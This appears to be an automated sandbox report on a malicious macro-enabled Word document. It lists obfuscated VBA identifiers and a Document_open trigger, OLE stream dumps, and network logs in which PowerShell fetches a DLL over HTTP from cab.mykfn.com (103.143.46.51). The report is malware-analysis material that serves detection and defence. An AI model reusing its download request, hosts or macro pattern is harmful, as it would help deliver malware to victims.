dQimAHCD
(qucrJCEBy
avenCHqCM:
MidB\$(euviCGGE,
HtbOAHKIF
KboWpC
MidB\$(sXjiJI,
hSmgtnpln:
xeQqnwEGH.Range
cxLJIGiD(FrGcEy)
MidB\$(piVqgYJ,
FfmNDT,
ZBLQItWK,
PAPyDG
qLaiGc()
HZrrCCPJ:
uvWvDCq
vLWhdu
uifQEJ
(IZIWW
ugTHSC()
InWYD
GnnqWGPGJ,

Keyword
WEjBx
WEjBx,
UBound(msHCWHCA)
WygyQ
FIHJG
(QqMgHpfGB
SJaMAW
WystvJDIH
XFQcotHEI
HmdtGfbHA
WotFy,
(ZBLQitWK
(PyJkHIE
IkPbvChTB.Range
MidB\$(cxLJIGiD,
beoayAGAs
cQXOHIGG
KWoNDrl
fHEAXGB
UeaVqCIF
MidB\$(CuSGXNGI,
MidB\$(UApNCTSB,
ORvhuHGGD
(FrGcEy
hrhpx
HoycEGGS
IcxHPB
MidB\$(msHCWHCA,
PIYykHypI
MidB\$(okSXVy,
(WotFy
mbpdgB
bkRdqzBB
MidB\$(ugTHSC,
TyLaL
rpBOJCg
(TWSLHrEJ
TZIFFtB.Range
ORvhuHGGD,
dKpjABOAD
EWwbyEvG.Range
EBcorGpdB
TWSLHrEJ
(iPrzi
jKqFehtZP
FgPjRJEIR
avenCHqCM
NlrKo,
VqFNFwx
UBound(YRistJGeF)
HaMJF
nBWRH
UBound(KWoNDrl)
bKFVL
YEFXME:
hfACeBO
WystvJDIH.Range
gPiUJUCJ()
HYfixGv
eKFHKDJw,
HsCTGA
zvYxeGGbh:
OYITFE:
hXmVsAl()

Keyword
GcgMIFBS,
hXmVsAI(FTLaqR)
txnflE
BkCHJMwO
MidB\$(qLaiGc,
dNKFVFD:
zxmKGAJHA
VADSpA
YEXzi
KWoNDrl(GnnqWGPGJ)
UBound(CuSGXNGI)
UBound(LxgTE)
UvPjdXBJH
vLWhdu(NlrKo)
dPnKGaIH
YEFXME
NlrKo
Mid(Application.Name,
bKFLV.Range
euviCGGE()
qLaiGc
kfglYjE:
piVqgYJ()
rqaveCGz
eGrznOJJ
SeegFDA,
ZBLQItWK
eFdbX:
kVnSBBJ
cEEUvC
FkmBAH
CBOhDJ
sXjJI(ASxkJEBEJ)
(XFQcotHEI
YeasmCg
XFQcotHEI,
VADSpA.Range
RSCoIAgA
MiRGG
(QntVIZAdD
itfbnkB
UBound(vLWhdu)
qpYICE
ipaAe
DEdCJACpO
nZrgFol
(FTLaqR
PTiWFW
sXjJI()
JPAoPL
aXyHAY
ydHfQ
WolyDI
QntVIZAdD
bjyQsJ
(NlrKo
IZIWWW,
"sadsacc"
"sasdsacc"
QGvuB()
GRleHCUTC:
uwljH,
rjilFB,
msHCWHCA()

Keyword
UBound(cxLJIGiD)
iXIRFIE(BfQqFX)
lwzPAgE
YRistJGeF(MDLMBAHzC)
euviCGGE(PyJkHIE)
fgxZE
IMxaZeHEA
rdwmZFK,
gPiUJUCJ(mXwueE)
MidB\$(ipaAe,
arYPBNC
vLWhdu()
VqFNFWx.Range
MidB\$(hXmVsAI,
UBound(euviCGGE)
lloEHE
UCtihtl
tTUuY
(HaMJF
JQyEHCFH:
GRleHCUTC
(qpYICE
ASxkJEBEJ
VB_Name
Word.Paragraph
(rjilFB
UBound(piVqgYJ)
YRistJGeF()
(rpBOJcG
lkPbvChTB
(mbpdgB
vajlM:
MidB\$(YRistJGeF,
JQyEHCFH
rdwmZFK
MDLMBAHzC
Content
MIQyJC
SysLpJnC
eFdbX
MidB\$(aXyHAY,
LxgTE
PwKrSn
KWoNDrl()
NRXsPIGD
mXwueE,
(uwljH
(ASxkJEBEJ
UQnFD
(cEEUvC
RrOIGJCr
hfACeBO:
(PJULJBb
mXwueE
gPiUJUCJ
MidB\$(iXIRFIE,
ipaAe()
UBound(gPiUJUCJ)
FWzgiHG
(MDLMBAHzC
iPrzl
dNKFVFD
kGKICH
(mvXsJDCI

Keyword
CuSGXNGI()
bJfJIBEBc
aXyHAY()
HoycEGGS.Range
IZBck,
TZIFFtB
IPiQsIN
KUSkBEC
beeZpf
WmhUJ
UBound(kGKICH)
TPpjQ:
UApNCTSB(TyLaL)
YRistJGeF
UBound(UApNCTSB)
UBound(ipaAe)
okSXVy(rdwmZFK)
MDLMBAHzC,
BfQqFX
VJBiOEoB
rGxSBFAM.Range
okSXVy()
(rdwmZFK
BvwhhQNB
(IZBck
oVIlzvB
UQnFD.Range
FoVpJCArD
iXIRFIE()
OnZyDDGUB,
OJlopx
yroaOGI
jKqFehtZP.Range
NDRVK
TPpjQ
USfrGE,
Len(skuwd))
qpYICE,
MeewHjDR
MidB\$(kGKICH,
CBOhDJ.Range
(WEjBx
XclBFVfIC
OnZyDDGUB
RrOIGJCr:
uJJmytp
MIQyJC.Range
EOBHCBBF
TyLaL,
ukURCshB
mbpdgB,
(ORvhuHGGD
aetYHHHFP
EWwbyEvG
CuSGXNGI(KUSkBEC)
noYAHFJkx
ugTHSC(XFQcotHEI)
(mXwueE
(BfQqFX
ipaAe(SeegFDA)
TWSLHrEJ,
vrXECqWF
(SeegFDA
dOQMo

Keyword
YMkAJlp
wONTemEfr
(eKFHKDJw
UBound(hXmVsAl)
immQJ
fQyMHGCJ
UBound(okSXVy)
Mid(skuwd,
OCclfDa.Range
cxLJIGiD()
zvYxeGGBh
IroNB
UBound(aXyHAY)
dBfQDv
LxgTE()
IZIWWW
UBound(iXIRFIE)
HZrrCCPJ
SeochBB
Error
xeQqnwEGH
Puaskfwqwxz_
Attribute
FrGcEy,
kfglyjE
MoAcLJ
yFQRXd
Function
ISvxKAE
vJOKJuk
mvXsJDCl,
qucrJCEBy
XbFndWSCC
MidB\$(LxgTE,
(GcgMIFBS
CYtYulW
UApNCTSB
nnjasd
IIShQCGJH
(GnnqWGPGJ
nYfpXuDyH
QGvuB(WotFy)
zllgcDbCD
ugTHSC
(FgPJRJEIR
skuwd
fLcUFFJA

VBA Code

VBA File Name: [Hj8dhqrdh_8498](#), Stream Size: 701

General	
Stream Path:	Macros/VBA/Hj8dhqrdh_8498
VBA File Name:	Hj8dhqrdh_8498
Stream Size:	701
Data ASCII:#.....bN.....X.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 23 02 00 00 83 02 00 00 00 00 00 01 00 00 00 fa 62 4e df 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff ff 00

VBA Code Keywords

Keyword

Attribute

VB_Name

VBA Code

VBA File Name: Sky5mdbfre3xe7q8, Stream Size: 1115

General

Stream Path:	Macros/VBA/Sky5mdbfre3xe7q8
VBA File Name:	Sky5mdbfre3xe7q8
Stream Size:	1115
Data ASCII: u b . k x M E
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff e5 02 00 00 75 03 00 00 00 00 00 01 00 00 00 fa 62 c2 6b 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword

Document_open()

False

Private

VB_Exposed

Attribute

VB_Creatable

VB_Name

VB_PredeclaredId

VB_GlobalNameSpace

VB_Base

VB_Customizable

VB_TemplateDerived

VBA Code

Streams

Stream Path: lx1CompObj, File Type: data, Stream Size: 146

General

Stream Path:	lx1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII: F M S W o r d D o c W o r d . D o c u m e n t . 8 . . 9 . q @ > . . C . < . 5 . = . B . . M i c r o s o f t . . W o r d . . 9 . 7 . - . 2 . 0 . 0 . 3
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff 06 09 02 00 00 00 00 c0 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: lx5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	lx5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False

General	
Data ASCII:	Sky5mdbfre3xe7q8.S.k.y.5.m.d.b.f.r.e.3.x.e.7.q.8...Hj8dhqr dh_8498.H.j.8.d.h.q.r.d.h._.8.4.9.8...Dulz0g2a3qqdjsty7.D. u.l.z.0.g.2.a.3.q.q.d.j.s.t.y.7....
Data Raw:	53 6b 79 35 6d 64 62 66 72 65 33 78 65 37 71 38 00 53 00 6b 00 79 00 35 00 6d 00 64 00 62 00 66 00 72 00 65 00 33 00 78 00 65 00 37 00 71 00 38 00 00 00 48 6a 38 64 68 71 72 64 68 5f 38 34 39 38 00 48 00 6a 00 38 00 64 00 68 00 71 00 72 00 64 00 68 00 5f 00 38 00 34 00 39 00 38 00 00 00 44 75 6c 7a 30 67 32 61 33 71 71 64 6a 73 74 79 37 00 44 00 75 00 6c 00 7a 00 30 00 67 00 32 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6005

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	6005
Entropy:	5.67360235538
Base64 Encoded:	True
Data ASCII:	.a.....*.\\G.{.0.0.0.2.0.4.E.F.-.0.0.0. 0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.0.0.4.6.}.#.#.4...1.#.9. #.C.:\\P.R.O.G.R.A.-.2.\\C.O.M.M.O.N.-.1.\\M.I.C.R.O.S. ~.1.\\V.B.A.\\V.B.A.7.\\V.B.E.7...D.L.L.#.V.i.s.u.a.l..B.a.s. .i.c..F.
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 682

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	682
Entropy:	6.42612592717
Base64 Encoded:	True
Data ASCII:0*.....p..H..".d.....D2.2.4..@.....Z=.....b.....N.. a...%J<.....rst dle>..2s..t.d.o.l..e...h.%^...*\G{0002`0430 -...C.....0046}.#2.0#0#C.:\\Window.s\\SysWOW.64\\..e2.tl. b#OLE Automation..`....Norma.l.EN.Cr.m..a.F.....X*\\C..)..m....!Offic
Data Raw:	01 a6 b2 80 01 00 04 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 4e d7 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 114302

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	114302
Entropy:	7.29269826557
Base64 Encoded:	True
Data ASCII:!`.....bjbj.....~...b...b ...!X.....F.....F.....
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 10 00 00 00 00 00 08 00 00 21 60 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e be 01 00 62 7f 00 00 62 7f 00 00 21 58 00

Stream Path: word, File Type: data, Stream Size: 424

General	
Stream Path:	word
File Type:	data
Stream Size:	424
Entropy:	7.46732697397
Base64 Encoded:	False


General	
Data ASCII:6.v..b[0...6...)]..oV=..1q..X.....he.....Z1Cw..X...5...U. .f....(}..~...Y.....~.....K)_..U.....d...a..L.....S..c...-(...% y;....(u..i...eXW.E+.Y.3w.?-V;M.j...#<N ...^...2...i...e.c.@. .r..R..y.4...i.f..6...j.u.pW.eM.^..a3..S.....qJ&-.../..
Data Raw:	e0 e4 ab a4 36 f0 76 0e c5 62 5b 30 1f 7f a3 36 98 99 87 a5 29 5b 29 fd 6f 56 3d d8 b8 31 71 f5 95 58 d0 e3 0d 1a a6 08 b8 68 65 d0 13 ba c2 89 5a 31 43 77 e2 0c 58 85 ba ae 35 e0 b2 9e 55 93 f0 66 9a c7 ae bf 28 7d f3 7e ed c1 f6 59 e9 b4 93 b4 7e 87 ee fa 12 89 ff 4b 29 5f e5 c5 55 1a 12 d1 df ad 20 fa da 9b 08 c5 84 64 1f 96 8f 61 c4 80 4c fe 1f cd a5 fe 53 11 c7 63 96 c9 97 2d

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/21-19:56:54.693763	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22
01/26/21-19:56:57.693739	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:50.627707005 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:50.810802937 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:50.811000109 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:50.813492060 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:50.996479034 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108664989 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108725071 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108763933 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108803988 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108841896 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108854055 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.108884096 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108922958 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.108925104 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.108953953 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.109600067 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.109675884 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.109838009 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.110044003 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.110044003 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293565035 CET	80	49165	103.143.46.51	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:51.293591022 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293602943 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293615103 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293627024 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293638945 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293651104 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293673992 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293695927 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293709040 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293723106 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293739080 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293739080 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293751955 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293765068 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293778896 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293791056 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293802023 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.293858051 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293884039 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.293979883 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.294008017 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.294023991 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.294090986 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.294301987 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.476910114 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.476980925 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477026939 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477041006 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477107048 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477108002 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477226973 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477286100 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477302074 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477371931 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477446079 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477567911 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477654934 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477787971 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.477852106 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477884054 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477912903 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.477948904 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478033066 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478085041 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478296041 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478327036 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478380919 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478490114 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478521109 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478568077 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478653908 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478743076 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478792906 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.478950024 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.478981018 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479026079 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479160070 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479327917 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479362011 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479394913 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479448080 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479522943 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479624033 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.479748011 CET	80	49165	103.143.46.51	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:51.479830980 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.479917049 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480010033 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480082035 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480082035 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480262995 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480343103 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480415106 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480496883 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480557919 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480609894 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480700970 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480731010 CET	80	49165	103.143.46.51	192.168.2.22
Jan 26, 2021 19:55:51.480751991 CET	49165	80	192.168.2.22	103.143.46.51
Jan 26, 2021 19:55:51.480813980 CET	80	49165	103.143.46.51	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 19:55:50.186603069 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 19:55:50.611752033 CET	53	52197	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 26, 2021 19:56:54.693763018 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable
Jan 26, 2021 19:56:57.693738937 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 19:55:50.186603069 CET	192.168.2.22	8.8.8.8	0xa6ed	Standard query (0)	cab.mykfn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 19:55:50.611752033 CET	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	cab.mykfn.com		103.143.46.51	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

<ul style="list-style-type: none"> cab.mykfn.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.143.46.51	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 19:55:50.813492060 CET	0	OUT	GET /admin/X/ HTTP/1.1 Host: cab.mykfn.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 19:55:51.108664989 CET	1	IN	<pre> HTTP/1.1 200 OK Date: Tue, 26 Jan 2021 18:59:03 GMT Server: Apache X-Powered-By: PHP/7.2.26 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Tue, 26 Jan 2021 18:59:03 GMT Content-Disposition: attachment; filename="25tKOPKVVtdM19idoHqc.dll" Content-Transfer-Encoding: binary Set-Cookie: 60106677a0544=1611687543; expires=Tue, 26-Jan-2021 19:00:03 GMT; Max-Age=60; path=/ Last-Modified: Tue, 26 Jan 2021 18:59:03 GMT Keep-Alive: timeout=5, max=40 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 40 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 86 46 0b 60 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 fa 04 00 00 00 00 50 19 00 00 10 00 00 00 50 00 00 00 00 10 00 10 00 0 0 00 02 00 03 00 00 00 00 00 04 00 00 00 00 00 00 b0 05 00 00 04 00 00 18 c6 05 00 02 00 00 00 00 10 00 00 10 00 00 00 10 00 00 10 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 60 00 00 64 00 ac 61 00 00 60 00 9e 36 00 00 10 00 00 00 38 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 57 00 00 00 50 00 00 00 02 00 00 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 90 04 00 00 00 60 00 00 00 04 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 34 00 00 14 ed 04 00 00 70 00 00 00 ee 04 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 65 78 74 38 00 00 64 00 00 00 60 05 00 00 02 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 37 00 00 64 00 00 00 70 05 00 00 02 00 00 00 32 05 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 36 00 00 64 00 00 00 80 05 00 00 02 00 00 00 34 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 40 2e 74 65 78 74 35 00 00 64 00 00 00 90 05 00 00 02 00 00 00 36 05 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 40 2e 72 65 6c 6f 63 00 00 e0 03 00 00 a0 05 00 00 04 00 00 00 38 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 Data Ascii: 4000MZ@!L!This program cannot be run in DOS mode.\$PELF`!2@PP`d<Xa`.text68`.rdataWP<@@@.d ata`>@.text4pB@.text8d`0 @.text7dp2 @.text6d4 @.text5d6 @.reloc8@B </pre>

Code Manipulations

Statistics

Behavior



System Behavior

General

Start time:	19:55:34
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f7c0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VB	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEE91226B4	CreateDirectoryA

File Deleted

